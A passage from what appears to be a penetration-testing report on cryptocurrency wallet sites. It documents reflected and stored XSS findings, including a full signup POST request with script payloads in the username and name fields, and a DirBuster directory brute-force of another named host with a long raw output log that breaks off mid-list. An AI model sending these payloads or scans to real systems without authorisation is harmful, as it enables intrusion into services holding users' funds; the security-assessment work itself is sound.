**So here we have the screenshot of intercepted request after clicking on “Go” we will get a 200 OK. Means our JavaScript run successfully.**

**Results for Penetration Testing:**

**Result for Penetration Testing is that cross site scripting attack has been done for reflected one not as stored one because this is not a blog or comments which they can save results. It is not applicable to all users as it is only reflected cross site scripting attack. For mitigation purpose, we generally block html characters and tags. We block the Unicode characters or URL encoded characters for it.**

**WALLET VULNERABILITY EXAMPLE SEVEN**

**Vulnerability Type:**  **STORED CROSS SITE SCRIPTING VULNERABILITY**

**Screenshot of Component:** All screenshots are in Business Logic.

**URL GET/ POST data:** POST METHOD:

POST /visitor\_signup/SignUpNow HTTP/1.1

Host: login.moonlitecoin.info

User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:58.0) Gecko/20100101 Firefox/58.0

Accept: application/json, text/javascript, \*/\*; q=0.01

Accept-Language: en-US, en;q=0.5

Accept-Encoding: gzip, deflate

Referrer: http://login.moonlitecoin.info/referral-signup

Content-Type: application/x-www-form-urlencoded; charset=UTF-8

X-Requested-With: XMLHttpRequest

Content-Length: 276

Cookie: ASP.NET\_SessionId=kmclzvicwkmuco031sxoauef; Referrelcode=

DNT: 1

Connection: close

email=hello@gmail.com&password=hello12345678&username=**"><script>alert(1)</script>**&MobileNo=9958415235&Sponser=&VerificationCode=1&Country=96&State=0&Cityname=&FullName=<script>alert(1)</script>&TransactionPassword=hello12345678&side=0&chkreffval=1

**Business Logic (What has been tested):**

**Exploiting Stored Cross Site Scripting:**

**Cross-Site Scripting (XSS) attacks are a type of injection, in which malicious scripts are injected into otherwise benign and trusted web sites. XSS attacks occur when an attacker uses a web application to send malicious code, generally in the form of a browser side script, to a different end user. Flaws that allow these attacks to succeed are quite widespread and occur anywhere a web application uses input from a user within the output it generates without validating or encoding it.**


**An attacker can use XSS to send a malicious script to an unsuspecting user. The end user’s browser has no way to know that the script should not be trusted, and will execute the script. Because it thinks the script came from a trusted source, the malicious script can access any cookies, session tokens, or other sensitive information retained by the browser and used with that site. These scripts can even rewrite the content of the HTML page. For more details on the different types of XSS fla**w.

#### Stored XSS Attacks


**Stored attacks are those where the injected script is permanently stored on the target servers, such as in a database, in a message forum, visitor log, comment field, etc. The victim then retrieves the malicious script from the server when it requests the stored information. Stored XSS is also sometimes referred to as Persistent or Type-I XSS.**

**Methodology (Steps for testing):**


**So, as I have tested the site I came across with XSS in signup** **form. The username field in signup form is vulnerable to stored cross site scripting.**



**So are we can see there is a signup form which have various fields I have tested every single parameter but the “username” parameter is vulnerable to stored xss. While signing up I have intercepted the request with the burpsuite and putted JavaScript in “username” field.**



**So, the above screenshot is of burpsuite and after clicking “Go” and click on the “show the response in browser” and copy the given url and pasted in on browser.**



**After pasting the given url in brower we got the pop up that means our javascript is ran but after refreshing the url it shows the pop up every that means the signup form is vulnerable to stored cross site scripting.**

**Results for Penetration Testing:**

**Results for Penetration Testing:**

R**esult for Penetration Testing is that cross site scripting attack has been done for stored one not as reflected one because this is not a blog or comments which they can save results but here we are saving results are registering user. It is applicable to all users as it is only stored cross site scripting attack. For mitigation purpose, we generally use html escaping, html encoding and avoid the html characters and avoid the url encoding also.**

**WALLET VULNERABILITY EXAMPLE EIGHT**

**Vulnerability Type: DIRECTORY ENUMERATION VULNERABILITY**

**Screenshot of Component:** There is no screenshot in Business Logic.

**URL GET/ POST data:** GET METHOD:

http://member.litepool.uk

**Business Logic (What has been tested): DIRBUSTER is one of the tool used in Kali Linux. It is generally used for directory listing which are hidden in some URLS and can be discovered through brute forcing the directories with known common list of particular. Suppose I have apache server installed at backend, then I suppose to use the apache\_common.txt which I will found in /share/dirbuster/common/apache\_common.txt.**

**Methodology (Steps for testing):**

**# Access the link** [**http://member.litepool.uk**](http://member.litepool.uk)

**# Open the DIRBUSTER tool from Kali Linux Console.**

**# Select the directory as given above the path and choose the apache\_common.txt**

**# Make sure you must be running on port 80.**

**# Start the directory searching and please see the valid results under the 200-response tab or any other response which is showing weird response like 500.**

**Results for Penetration Testing:**

**Below are the results for penetration testing and clearly shows the directories with 200 responses. These are valid directories with valid response and it has been brute forced through common list which was a part of dirbuster.**

root@kali:~# dirbuster  
Starting OWASP DirBuster 1.0-RC1  
Starting dir/file list based brute forcing  
Dir found: /cgi-bin/ - 403  
Dir found: / - 200  
Dir found: /login/ - 200  
File found: /login/forgotPassword - 200  
ERROR: http://member.litepool.uk/login/signup - Return code for first HEAD, is different to the second GET: 303 - 307  
File found: /login/signup - 303  
Dir found: /assets/ - 403  
Dir found: /assets/logo/ - 403  
Dir found: /assets/js/ - 403  
File found: /assets/js/jquery-3.1.1.min.js - 200  
File found: /assets/js/tether.min.js - 200  
File found: /assets/js/jquery-ui.min.js - 200  
Dir found: /assets/plugins/ - 403  
ERROR: http://member.litepool.uk/login/check\_login - Return code for first HEAD, is different to the second GET: 303 - 307  
File found: /login/check\_login - 303  
Dir found: /assets/plugins/waves/ - 403  
File found: /login/resetPassword - 200  
Dir found: /assets/plugins/waves/js/ - 403  
File found: /assets/plugins/waves/js/waves.min.js - 200  
File found: /assets/js/bootstrap.min.js - 200  
Dir found: /assets/pages/ - 403  
File found: /assets/pages/elements.js - 200  
File found: /assets/js/common-pages.js - 200  
File found: /assets/js/jquery.validate.min.js - 200  
File found: /assets/js/login.js - 200  
Dir found: /assets/plugins/search/ - 403  
Dir found: /assets/terms/ - 200  
Dir found: /assets/images/ - 200  
Dir found: /assets/images/e-commerce/ - 403  
Dir found: /assets/plugins/chat/ - 403  
ERROR: http://member.litepool.uk:80/tickets/ - Return code for first HEAD, is different to the second GET: 303 - 307  
Dir found: /tickets/ - 303  
Dir found: /assets/plugins/search/img/ - 403  
File found: /index.php - 200  
Dir found: /assets/custom/ - 200  
Dir found: /finance/ - 500  
Dir found: /assets/plugins/list/ - 403  
Dir found: /login/index/ - 200  
Dir found: /assets/plugins/tour/ - 403  
File found: /assets/terms/index.php - 200  
File found: /assets/images/index.php - 200  
Dir found: /assets/plugins/gallery/ - 403  
Dir found: /assets/images/blog/ - 403  
ERROR: http://member.litepool.uk:80/tickets/index/ - Return code for first HEAD, is different to the second GET: 303 - 307  
Dir found: /tickets/index/ - 303  
ERROR: http://member.litepool.uk:80/tickets/index/cgi-bin.php - Return code for first HEAD, is different to the second GET: 303 - 307  
File found: /tickets/index/cgi-bin.php - 303  
ERROR: http://member.litepool.uk:80/tickets/index/education.php - Return code for first HEAD, is different to the second GET: 303 - 307  
File found: /tickets/index/education.php - 303  
ERROR: http://member.litepool.uk:80/tickets/index/cgi-bin/ - Return code for first HEAD, is different to the second GET: 303 - 307  
Dir found: /tickets/index/cgi-bin/ - 303  
ERROR: http://member.litepool.uk:80/tickets/index/betsie.php - Return code for first HEAD, is different to the second GET: 303 - 307  
File found: /tickets/index/betsie.php - 303  
ERROR: http://member.litepool.uk:80/tickets/index/education/ - Return code for first HEAD, is different to the second GET: 303 - 307  
Dir found: /tickets/index/education/ - 303  
ERROR: http://member.litepool.uk:80/tickets/index/accessibility.php - Return code for first HEAD, is different to the second GET: 303 - 307  
File found: /tickets/index/accessibility.php - 303  
ERROR: http://member.litepool.uk:80/tickets/index/betsie/ - Return code for first HEAD, is different to the second GET: 303 - 307  
Dir found: /tickets/index/betsie/ - 303  
ERROR: http://member.litepool.uk:80/tickets/index/accesskeys.php - Return code for first HEAD, is different to the second GET: 303 - 307  
File found: /tickets/index/accesskeys.php - 303  
ERROR: http://member.litepool.uk:80/tickets/index/accessibility/ - Return code for first HEAD, is different to the second GET: 303 - 307  
Dir found: /tickets/index/accessibility/ - 303  
ERROR: http://member.litepool.uk:80/tickets/index/go.php - Return code for first HEAD, is different to the second GET: 303 - 307  
File found: /tickets/index/go.php - 303  
ERROR: http://member.litepool.uk:80/tickets/index/accesskeys/ - Return code for first HEAD, is different to the second GET: 303 - 307  
Dir found: /tickets/index/accesskeys/ - 303  
ERROR: http://member.litepool.uk:80/tickets/index/education/cgi-bin/ - Return code for first HEAD, is different to the second GET: 303 - 307  
Dir found: /tickets/index/education/cgi-bin/ - 303  
ERROR: http://member.litepool.uk:80/tickets/index/cgi-bin/cgi-bin.php - Return code for first HEAD, is different to the second GET: 303 - 307  
File found: /tickets/index/cgi-bin/cgi-bin.php - 303  
ERROR: http://member.litepool.uk:80/tickets/index/go/ - Return code for first HEAD, is different to the second GET: 303 - 307  
Dir found: /tickets/index/go/ - 303  
ERROR: http://member.litepool.uk:80/tickets/index/betsie/cgi-bin.php - Return code for first HEAD, is different to the second GET: 303 - 307  
File found: /tickets/index/betsie/cgi-bin.php - 303  
ERROR: http://member.litepool.uk:80/tickets/index/education/education/ - Return code for first HEAD, is different to the second GET: 303 - 307  
Dir found: /tickets/index/education/education/ - 303  
ERROR: http://member.litepool.uk:80/tickets/index/cgi-bin/education.php - Return code for first HEAD, is different to the second GET: 303 - 307  
File found: /tickets/index/cgi-bin/education.php - 303  
ERROR: http://member.litepool.uk:80/tickets/index/education/education.php - Return code for first HEAD, is different to the second GET: 303 - 307  
File found: /tickets/index/education/education.php - 303  
ERROR: http://member.litepool.uk:80/tickets/index/education/cgi-bin.php - Return code for first HEAD, is different to the second GET: 303 - 307  
File found: /tickets/index/education/cgi-bin.php - 303  
ERROR: http://member.litepool.uk:80/tickets/index/accessibility/cgi-bin.php - Return code for first HEAD, is different to the second GET: 303 - 307  
File found: /tickets/index/accessibility/cgi-bin.php - 303  
ERROR: http://member.litepool.uk:80/tickets/index/toolbar.php - Return code for first HEAD, is different to the second GET: 303 - 307  
File found: /tickets/index/toolbar.php - 303  
ERROR: http://member.litepool.uk:80/tickets/index/cgi-bin/cgi-bin/ - Return code for first HEAD, is different to the second GET: 303 - 307  
Dir found: /tickets/index/cgi-bin/cgi-bin/ - 303  
ERROR: http://member.litepool.uk:80/tickets/index/accessibility/cgi-bin/ - Return code for first HEAD, is different to the second GET: 303 - 307  
Dir found: /tickets/index/accessibility/cgi-bin/ - 303  
ERROR: http://member.litepool.uk:80/tickets/index/toolbar/ - Return code for first HEAD, is different to the second GET: 303 - 307  
Dir found: /tickets/index/toolbar/ - 303  
ERROR: http://member.litepool.uk:80/tickets/index/betsie/education.php - Return code for first HEAD, is different to the second GET: 303 - 307  
File found: /tickets/index/betsie/education.php - 303  
ERROR: http://member.litepool.uk:80/tickets/index/betsie/betsie/ - Return code for first HEAD, is different to the second GET: 303 - 307  
Dir found: /tickets/index/betsie/betsie/ - 303  
ERROR: http://member.litepool.uk:80/tickets/index/accesskeys/cgi-bin/ - Return code for first HEAD, is different to the second GET: 303 - 307  
Dir found: /tickets/index/accesskeys/cgi-bin/ - 303  
ERROR: http://member.litepool.uk:80/tickets/index/accesskeys/cgi-bin.php - Return code for first HEAD, is different to the second GET: 303 - 307  
File found: /tickets/index/accesskeys/cgi-bin.php - 303  
ERROR: http://member.litepool.uk:80/tickets/index/education/betsie/ - Return code for first HEAD, is different to the second GET: 303 - 307  
Dir found: /tickets/index/education/betsie/ - 303  
ERROR: http://member.litepool.uk:80/tickets/index/betsie/education/ - Return code for first HEAD, is different to the second GET: 303 - 307  
Dir found: /tickets/index/betsie/education/ - 303  
ERROR: http://member.litepool.uk:80/tickets/index/accesskeys/education.php - Return code for first HEAD, is different to the second GET: 303 - 307  
File found: /tickets/index/accesskeys/education.php - 303  
ERROR: http://member.litepool.uk:80/tickets/index/betsie/cgi-bin/ - Return code for first HEAD, is different to the second GET: 303 - 307  
Dir found: /tickets/index/betsie/cgi-bin/ - 303  
ERROR: http://member.litepool.uk:80/tickets/index/education/cgi-bin/cgi-bin/ - Return code for first HEAD, is different to the second GET: 303 - 307  
Dir found: /tickets/index/education/cgi-bin/cgi-bin/ - 303  
ERROR: http://member.litepool.uk:80/tickets/index/cgi-bin/education/ - Return code for first HEAD, is different to the second GET: 303 - 307  
Dir found: /tickets/index/cgi-bin/education/ - 303  
ERROR: http://member.litepool.uk:80/tickets/index/education/betsie.php - Return code for first HEAD, is different to the second GET: 303 - 307  
File found: /tickets/index/education/betsie.php - 303  
ERROR: http://member.litepool.uk:80/tickets/index/education/cgi-bin/cgi-bin.php - Return code for first HEAD, is different to the second GET: 303 - 307  
File found: /tickets/index/education/cgi-bin/cgi-bin.php - 303  
ERROR: http://member.litepool.uk:80/tickets/index/education/cgi-bin/education/ - Return code for first HEAD, is different to the second GET: 303 - 307  
Dir found: /tickets/index/education/cgi-bin/education/ - 303  
ERROR: http://member.litepool.uk:80/tickets/index/-.php - Return code for first HEAD, is different to the second GET: 303 - 307  
File found: /tickets/index/-.php - 303  
ERROR: http://member.litepool.uk:80/tickets/index/-/ - Return code for first HEAD, is different to the second GET: 303 - 307  
Dir found: /tickets/index/-/ - 303  
ERROR: http://member.litepool.uk:80/tickets/index/betsie/betsie.php - Return code for first HEAD, is different to the second GET: 303 - 307  
File found: /tickets/index/betsie/betsie.php - 303  
ERROR: http://member.litepool.uk:80/tickets/index/go/cgi-bin.php - Return code for first HEAD, is different to the second GET: 303 - 307  
File found: /tickets/index/go/cgi-bin.php - 303  
ERROR: http://member.litepool.uk:80/tickets/index/accesskeys/education/ - Return code for first HEAD, is different to the second GET: 303 - 307  
Dir found: /tickets/index/accesskeys/education/ - 303  
ERROR: http://member.litepool.uk:80/tickets/index/education/accesskeys/ - Return code for first HEAD, is different to the second GET: 303 - 307  
Dir found: /tickets/index/education/accesskeys/ - 303  
ERROR: http://member.litepool.uk:80/tickets/index/education/accessibility/ - Return code for first HEAD, is different to the second GET: 303 - 307  
Dir found: /tickets/index/education/accessibility/ - 303  
ERROR: http://member.litepool.uk:80/tickets/index/education/education/cgi-bin/ - Return code for first HEAD, is different to the second GET: 303 - 307  
Dir found: /tickets/index/education/education/cgi-bin/ - 303  
ERROR: http://member.litepool.uk:80/tickets/index/go/cgi-bin/ - Return code for first HEAD, is different to the second GET: 303 - 307  
Dir found: /tickets/index/go/cgi-bin/ - 303  
ERROR: http://member.litepool.uk:80/tickets/index/cgi-bin/betsie.php - Return code for first HEAD, is different to the second GET: 303 - 307  
File found: /tickets/index/cgi-bin/betsie.php - 303  
ERROR: http://member.litepool.uk:80/tickets/index/education/go/ - Return code for first HEAD, is different to the second GET: 303 - 307  
Dir found: /tickets/index/education/go/ - 303  
ERROR: http://member.litepool.uk:80/tickets/index/accesskeys/betsie.php - Return code for first HEAD, is different to the second GET: 303 - 307  
File found: /tickets/index/accesskeys/betsie.php - 303  
ERROR: http://member.litepool.uk:80/tickets/index/accessibility/education/ - Return code for first HEAD, is different to the second GET: 303 - 307  
Dir found: /tickets/index/accessibility/education/ - 303  
ERROR: http://member.litepool.uk:80/tickets/index/text.php - Return code for first HEAD, is different to the second GET: 303 - 307  
File found: /tickets/index/text.php - 303  
ERROR: http://member.litepool.uk:80/tickets/index/education/cgi-bin/betsie/ - Return code for first HEAD, is different to the second GET: 303 - 307  
Dir found: /tickets/index/education/cgi-bin/betsie/ - 303  
ERROR: http://member.litepool.uk:80/tickets/index/accessibility/betsie/ - Return code for first HEAD, is different to the second GET: 303 - 307  
Dir found: /tickets/index/accessibility/betsie/ - 303  
ERROR: http://member.litepool.uk:80/tickets/index/education/cgi-bin/education.php - Return code for first HEAD, is different to the second GET: 303 - 307  
File found: /tickets/index/education/cgi-bin/education.php - 303  
ERROR: http://member.litepool.uk:80/tickets/index/text/ - Return code for first HEAD, is different to the second GET: 303 - 307  
Dir found: /tickets/index/text/ - 303  
ERROR: http://member.litepool.uk:80/tickets/index/education/education/cgi-bin.php - Return code for first HEAD, is different to the second GET: 303 - 307  
File found: /tickets/index/education/education/cgi-bin.php - 303  
ERROR: http://member.litepool.uk:80/tickets/index/accessibility/education.php - Return code for first HEAD, is different to the second GET: 303 - 307  
File found: /tickets/index/accessibility/education.php - 303  
ERROR: http://member.litepool.uk:80/tickets/index/cgi-bin/cgi-bin/cgi-bin.php - Return code for first HEAD, is different to the second GET: 303 - 307  
File found: /tickets/index/cgi-bin/cgi-bin/cgi-bin.php - 303  
ERROR: http://member.litepool.uk:80/tickets/index/go/education/ - Return code for first HEAD, is different to the second GET: 303 - 307  
Dir found: /tickets/index/go/education/ - 303  
ERROR: http://member.litepool.uk:80/tickets/index/accesskeys/accessibility/ - Return code for first HEAD, is different to the second GET: 303 - 307  
Dir found: /tickets/index/accesskeys/accessibility/ - 303  
ERROR: http://member.litepool.uk:80/tickets/index/betsie/accessibility/ - Return code for first HEAD, is different to the second GET: 303 - 307  
Dir found: /tickets/index/betsie/accessibility/ - 303  
ERROR: http://member.litepool.uk:80/tickets/index/cgi-bin/cgi-bin/cgi-bin/ - Return code for first HEAD, is different to the second GET: 303 - 307  
Dir found: /tickets/index/cgi-bin/cgi-bin/cgi-bin/ - 303  
ERROR: http://member.litepool.uk:80/tickets/index/cgi-bin/cgi-bin/education/ - Return code for first HEAD, is different to the second GET: 303 - 307  
Dir found: /tickets/index/cgi-bin/cgi-bin/education/ - 303  
ERROR: http://member.litepool.uk:80/tickets/index/betsie/accessibility.php - Return code for first HEAD, is different to the second GET: 303 - 307  
File found: /tickets/index/betsie/accessibility.php - 303  
ERROR: http://member.litepool.uk:80/tickets/index/go/education.php - Return code for first HEAD, is different to the second GET: 303 - 307  
File found: /tickets/index/go/education.php - 303  
ERROR: http://member.litepool.uk:80/tickets/index/accesskeys/accessibility.php - Return code for first HEAD, is different to the second GET: 303 - 307  
File found: /tickets/index/accesskeys/accessibility.php - 303  
ERROR: http://member.litepool.uk:80/tickets/index/education/toolbar/ - Return code for first HEAD, is different to the second GET: 303 - 307  
Dir found: /tickets/index/education/toolbar/ - 303  
ERROR: http://member.litepool.uk:80/tickets/index/accesskeys/cgi-bin/cgi-bin/ - Return code for first HEAD, is different to the second GET: 303 - 307  
Dir found: /tickets/index/accesskeys/cgi-bin/cgi-bin/ - 303  
ERROR: http://member.litepool.uk:80/tickets/index/cgi-bin/accessibility.php - Return code for first HEAD, is different to the second GET: 303 - 307  
File found: /tickets/index/cgi-bin/accessibility.php - 303  
ERROR: http://member.litepool.uk:80/tickets/index/education/education/education.php - Return code for first HEAD, is different to the second GET: 303 - 307  
File found: /tickets/index/education/education/education.php - 303  
ERROR: http://member.litepool.uk:80/tickets/index/accessibility/betsie.php - Return code for first HEAD, is different to the second GET: 303 - 307  
File found: /tickets/index/accessibility/betsie.php - 303  
ERROR: http://member.litepool.uk:80/tickets/index/education/cgi-bin/accessibility/ - Return code for first HEAD, is different to the second GET: 303 - 307  
Dir found: /tickets/index/education/cgi-bin/accessibility/ - 303  
ERROR: http://member.litepool.uk:80/tickets/index/betsie/betsie/cgi-bin.php - Return code for first HEAD, is different to the second GET: 303 - 307  
File found: /tickets/index/betsie/betsie/cgi-bin.php - 303  
ERROR: http://member.litepool.uk:80/tickets/index/education/accessibility.php - Return code for first HEAD, is different to the second GET: 303 - 307  
File found: /tickets/index/education/accessibility.php - 303  
ERROR: http://member.litepool.uk:80/tickets/index/education/education/education/ - Return code for first HEAD, is different to the second GET: 303 - 307  
Dir found: /tickets/index/education/education/education/ - 303  
ERROR: http://member.litepool.uk:80/tickets/index/accesskeys/accesskeys/ - Return code for first HEAD, is different to the second GET: 303 - 307  
Dir found: /tickets/index/accesskeys/accesskeys/ - 303  
ERROR: http://member.litepool.uk:80/tickets/index/accesskeys/betsie/ - Return code for first HEAD, is different to the second GET: 303 - 307  
Dir found: /tickets/index/accesskeys/betsie/ - 303  
ERROR: http://member.litepool.uk:80/tickets/index/toolbar/cgi-bin.php - Return code for first HEAD, is different to the second GET: 303 - 307  
File found: /tickets/index/toolbar/cgi-bin.php - 303  
ERROR: http://member.litepool.uk:80/tickets/index/cgi-bin/betsie/ - Return code for first HEAD, is different to the second GET: 303 - 307  
Dir found: /tickets/index/cgi-bin/betsie/ - 303  
ERROR: http://member.litepool.uk:80/tickets/index/tv.php - Return code for first HEAD, is different to the second GET: 303 - 307  
File found: /tickets/index/tv.php - 303  
ERROR: http://member.litepool.uk:80/tickets/index/cgi-bin/cgi-bin/education.php - Return code for first HEAD, is different to the second GET: 303 - 307  
File found: /tickets/index/cgi-bin/cgi-bin/education.php - 303  
ERROR: http://member.litepool.uk:80/tickets/index/accessibility/accessibility/ - Return code for first HEAD, is different to the second GET: 303 - 307  
Dir found: /tickets/index/accessibility/accessibility/ - 303  
ERROR: http://member.litepool.uk:80/tickets/index/education/cgi-bin/betsie.php - Return code for first HEAD, is different to the second GET: 303 - 307  
File found: /tickets/index/education/cgi-bin/betsie.php - 303  
ERROR: http://member.litepool.uk:80/tickets/index/betsie/accesskeys.php - Return code for first HEAD, is different to the second GET: 303 - 307  
File found: /tickets/index/betsie/accesskeys.php - 303  
ERROR: http://member.litepool.uk:80/tickets/index/tv/ - Return code for first HEAD, is different to the second GET: 303 - 307  
Dir found: /tickets/index/tv/ - 303  
ERROR: http://member.litepool.uk:80/tickets/index/go/betsie/ - Return code for first HEAD, is different to the second GET: 303 - 307  
Dir found: /tickets/index/go/betsie/ - 303  
ERROR: http://member.litepool.uk:80/tickets/index/toolbar/cgi-bin/ - Return code for first HEAD, is different to the second GET: 303 - 307  
Dir found: /tickets/index/toolbar/cgi-bin/ - 303  
ERROR: http://member.litepool.uk:80/tickets/index/accesskeys/go/ - Return code for first HEAD, is different to the second GET: 303 - 307  
Dir found: /tickets/index/accesskeys/go/ - 303  
ERROR: http://member.litepool.uk:80/tickets/index/cgi-bin/cgi-bin/betsie/ - Return code for first HEAD, is different to the second GET: 303 - 307  
Dir found: /tickets/index/cgi-bin/cgi-bin/betsie/ - 303  
ERROR: http://member.litepool.uk:80/tickets/index/go/betsie.php - Return code for first HEAD, is different to the second GET: 303 - 307  
